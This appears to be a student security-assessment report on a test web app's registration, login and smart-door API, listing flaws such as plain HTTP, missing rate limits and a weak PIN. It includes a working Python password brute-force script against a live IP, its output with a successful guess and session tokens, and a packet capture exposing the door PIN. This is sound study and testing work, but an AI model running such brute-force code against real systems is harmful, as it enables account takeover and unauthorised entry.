
The system does not check if a username is already taken. This means anyone can register with an existing username, and the system will not show any warning or error.

Lack of Rate Limiting-:

The system does not control how many requests or registrations a user can make. This allows attackers to repeatedly try actions, like mass registrations, to collect personal or sensitive information (PII or SPII).



Unsecure user login



Using HTTP -:

When the system uses HTTP, usernames and passwords are sent as plain text. This makes it easy for attackers to capture them using tools like Wireshark.

Unlimited Login Attempts -:

The system does not limit the number of failed login attempts. This allows attackers to keep guessing passwords without getting locked out, making brute force attacks much easier.

```
> Users > Manjari > Downloads > nirandha > documents > sem 8 > cyber > project > milestone 3 > import requests.py > ...
```


```python
# API login endpoint
url = "http://98.70.102.40:8080/api/auth/login"

target_username = "cybersphere"  # Replace with the actual username
password_list = [
    "123456",
    "password1",
    "admin",
    "12345678",
    "qwerty",
    "123456789",
    "letmein",
    "123123",
    "password",
    "welcome"
]

for i, pwd in enumerate(password_list):
    payload = {
        "username": target_username,
        "password": pwd
    }

    try:
        response = requests.post(url, json=payload)
        print(f"[{i+1}] Trying password: '{pwd}' -> Status Code: {response.status_code}")

        if response.status_code == 200:
            print("✅ Login successful!")
            print("Response:", response.text)
            break  # Stop if login is successful
        elif response.status_code == 401:
            print("❌ Incorrect password.")
        else:
            print(f"⚠️ Unexpected response: {response.text}")

    except Exception as e:
        print(f"❌ Request failed on attempt {i+1}: {e}")
```


result

```
Response: { "token" : eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJjeWJlcnNwaGVyZSIsImV4cCI6MTc0NDMwODMxMH0.p4QP3UnHO3D--VTfmWQYCDDU6_JdkfMLYYrqGI5tZJ4 }
PS C:\Users\Manjari> & C:/Users/Manjari/AppData/Local/Programs/Python/Python38/python.exe "c:/Users/Manjari/Downloads/nirandha/documents/sem 8/cyber/pro
[1] Trying password: '123456' -> Status Code: 401
❌ Incorrect password.
[2] Trying password: 'password1' -> Status Code: 401
❌ Incorrect password.
[3] Trying password: 'admin' -> Status Code: 401
❌ Incorrect password.
[4] Trying password: '12345678' -> Status Code: 401
❌ Incorrect password.
[5] Trying password: 'qwerty' -> Status Code: 401
❌ Incorrect password.
[6] Trying password: '123456789' -> Status Code: 401
❌ Incorrect password.
[7] Trying password: 'letmein' -> Status Code: 401
❌ Incorrect password.
[8] Trying password: '123123' -> Status Code: 401
❌ Incorrect password.
[9] Trying password: 'password' -> Status Code: 200
✅ Login successful!
Response: {"token":"eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJjeWJlcnNwaGVyZSIsImV4cCI6MTc0NDMwODMzMH0.zcRmk9hkJkS5d-pgqrsCCAxpwj1FRNFA-Mo0On2K1dA"}
PS C:\Users\Manjari>
```

Secure User Registration


Using HTTP-:






Even if passwords are stored securely, using HTTP means credentials are sent in plain text before being hashed. This makes them vulnerable to interception during transmission.

Null Username-:




The system allows users to register without a username, requiring only a password. This vulnerability can be exploited by attackers to insert malware or malicious code as the password, potentially compromising the system.

Lack of Input Sanitization-:



Although the registration process seems secure, the lack of input sanitization allows attackers to inject harmful code into the password field, which could compromise the system.

Duplicate Usernames and Passwords-:




Like the insecure registration process, the system allows the use of duplicate usernames and passwords. This creates a security risk and could potentially lead to system compromise.

secure user login


Using HTTP-:

Although passwords are hashed for storage, they are still transmitted in plain text during transmission, making them easy to steal before they are hashed.



Password-Only Brute Forcing-:

The system allows login with a null or empty username as long as the password is correct. This enables attackers to focus solely on brute-forcing the password, bypassing the need to guess the username.



No Login Attempt Restrictions-:

There is no limit on the number of failed login attempts. This allows attackers to make unlimited tries during a brute force attack, giving them an advantage.

C: > Users > Manjari > Downloads > nirandha > documents > sem 8 > cyber > project > milestone 3 > import requests.py > ...

```python
target_username = "cybersphere"  # Replace with the actual username
password_list = [
    "123456",
    "password1",
    "admin",
    "12345678",
    "qwerty",
    "123456789",
    "letmein",
    "123123",
    "password",
    "welcome"
]

for i, pwd in enumerate(password_list):
    payload = {
        "username": target_username,
        "password": pwd
    }

    try:
        response = requests.post(url, json=payload)
        print(f"[{i+1}] Trying password: '{pwd}' -> Status Code: {response.status_code}")

        if response.status_code == 200:
            print("✅ Login successful!")
            print("Response:", response.text)
            break  # Stop if login is successful
        elif response.status_code == 401:
            print("❌ Incorrect password.")
        else:
            print(f"⚠ Unexpected response: {response.text}")

    except Exception as e:
        print(f"❌ Request failed on attempt {i+1}: {e}")
```

PROBLEMS 16 OUTPUT DEBUG CONSOLE TERMINAL PORTS


```
❌ Incorrect password.
PS C:\Users\Manjari> & C:/Users/Manjari/AppData/Local/Programs/Python/Python38/python.exe "c:/Users/Manjari/Downloads/nirandha/documents/sem 8/cyber/project/milestone 3/impor
[1] Trying password: '123456' -> Status Code: 401
❌ Incorrect password.
[2] Trying password: 'password1' -> Status Code: 401
❌ Incorrect password.
[3] Trying password: 'admin' -> Status Code: 401
❌ Incorrect password.
[4] Trying password: '12345678' -> Status Code: 401
❌ Incorrect password.
[5] Trying password: 'qwerty' -> Status Code: 401
❌ Incorrect password.
[6] Trying password: '123456789' -> Status Code: 401
❌ Incorrect password.
[7] Trying password: 'letmein' -> Status Code: 401
❌ Incorrect password.
[8] Trying password: '123123' -> Status Code: 401
❌ Incorrect password.
[9] Trying password: 'password' -> Status Code: 200
✅ Login successful!
Response: Login successful
PS C:\Users\Manjari>
```

Smart home security


For smart door

Using HTTP-:

The security code is transmitted in plain text, making it easy for attackers to steal during transmission.



No.	Time	Source	Destination	Protocol	Length	Info
520	5.086265	192.168.8.121	98.70.102.40	HTTP/J…	390	POST /api/smart-home/front-door/unlock HTTP/1.1 , JSON (application/json)
539	5.213141	98.70.102.40	192.168.8.121	TCP	286	8080 → 58881 [PSH, ACK] Seq=1 Ack=337 Win=501 Len=232 [TCP PDU reassembled in 540]
540	5.213141	98.70.102.40	192.168.8.121	HTTP/J…	59	HTTP/1.1 200 , JSON (application/json)
541	5.213632	192.168.8.121	98.70.102.40	TCP	54	58881 → 8080 [ACK] Seq=337 Ack=238 Win=512 Len=0
5583	66.136302	98.70.102.40	192.168.8.121	TCP	54	8080 → 58881 [FIN, ACK] Seq=238 Ack=337 Win=501 Len=0
5584	66.136428	192.168.8.121	98.70.102.40	TCP	54	58881 → 8080 [ACK] Seq=337 Ack=239 Win=512 Len=0
5585	66.136863	192.168.8.121	98.70.102.40	TCP	54	58881 → 8080 [FIN, ACK] Seq=337 Ack=239 Win=512 Len=0
5594	66.262647	98.70.102.40	192.168.8.121	TCP	54	8080 → 58881 [ACK] Seq=239 Ack=338 Win=501 Len=0



```
Frame 520: 390 bytes on wire (3120 bits), 390 bytes captured (3120 bits) on interface \Device\NPF_{D5AA1
Ethernet II, Src: ChongqingFug_32:2a:7d (40:5b:d8:32:2a:7d), Dst: GuangzhouToz_7d:69:49 (98:a9:42:7d:69:
Internet Protocol Version 4, Src: 192.168.8.121, Dst: 98.70.102.40
Transmission Control Protocol, Src Port: 58881, Dst Port: 8080, Seq: 1, Ack: 1, Len: 336
Hypertext Transfer Protocol
JavaScript Object Notation: application/json
  Object
    Member: pin
      [Path with value: /pin:1234]
      [Member with value: pin:1234]
      String value: 1234
      Key: pin
      [Path: /pin]
```


```
0020  66 28 e6 01 1f 90 5b 64  54 17 bf e7 75 e5 50 18   f(·····[d T···u·P·
0030  02 01 da e1 00 00 50 4f  53 54 20 2f 61 70 69 2f   ......PO ST /api/
0040  73 6d 61 72 74 2d 68 6f  6d 65 2f 66 72 6f 6e 74   smart-ho me/front
0050  2d 64 6f 6f 72 2f 75 6e  6c 6f 63 6b 20 48 54 54   -door/un lock HTT
0060  50 2f 31 2e 31 0d 0a 43  6f 6e 74 65 6e 74 2d 54   P/1.1··C ontent-T
0070  79 70 65 3a 20 61 70 70  6c 69 63 61 74 69 6f 6e   ype: app lication
0080  2f 6a 73 6f 6e 0d 0a 55  73 65 72 2d 41 67 65 6e   /json··U ser-Agen
0090  74 3a 20 50 6f 73 74 6d  61 6e 52 75 6e 74 69 6d   t: Postm anRuntim
00a0  65 2f 37 2e 33 37 2e 33  0d 0a 41 63 63 65 70 74   e/7.37.3 ··Accept
00b0  3a 20 2a 2f 2a 0d 0a 43  61 63 68 65 2d 43 6f 6e   : */*··C ache-Con
00c0  74 72 6f 6c 3a 20 6e 6f  2d 63 61 63 68 65 0d 0a   trol: no -cache··
00d0  50 6f 73 74 6d 61 6e 2d  54 6f 6b 65 6e 3a 20 36   Postman- Token: 6
00e0  37 38 31 30 30 31 39 2d  66 64 35 61 2d 34 65 30   7810019- fd5a-4e0
00f0  30 2d 38 61 36 33 2d 63  66 33 62 65 36 33 61 34   0-8a63-c f3be63a4
0100  38 65 38 0d 0a 48 6f 73  74 3a 20 39 38 2e 37 30   8e8··Hos t: 98.70
0110  2e 31 30 32 2e 34 30 3a  38 30 38 30 0d 0a 41 63   .102.40: 8080··Ac
0120  63 65 70 74 2d 45 6e 63  6f 64 69 6e 67 3a 20 67   cept-Enc oding: g
0130  7a 69 70 2c 20 64 65 66  6c 61 74 65 2c 20 62 72   zip, def late, br
0140  0d 0a 43 6f 6e 6e 65 63  74 69 6f 6e 3a 20 6b 65   ··Connec tion: ke
0150  65 70 2d 61 6c 69 76 65  0d 0a 43 6f 6e 74 65 6e   ep-alive ··Conten
0160  74 2d 4c 65 6e 67 74 68  3a 20 32 32 0d 0a 0d 0a   t-Length : 22····
0170  7b 0d 0a 20 20 20 20 22  70 69 6e 22 3a 22 31 32   {··    " pin":"12
0180  33 34 22 0d 0a 7d                                  34"··}
```


Weak PIN Code-:

The smart door uses a 4-digit PIN code, which makes it vulnerable to brute force attacks. An attacker can try up to 10,000 possible combinations to gain access.

Leaked Information in Responses-:

As shown in the figures below, the system responses reveal details about the expected PIN format. Specifically, it discloses that the PIN must be exactly four digits long, without any alphabetic or special characters.





Unlimited Attempts-:

This API endpoint does not limit the number of unsuccessful attempts, allowing attackers unlimited chances to compromise the system.

No Authentication-:

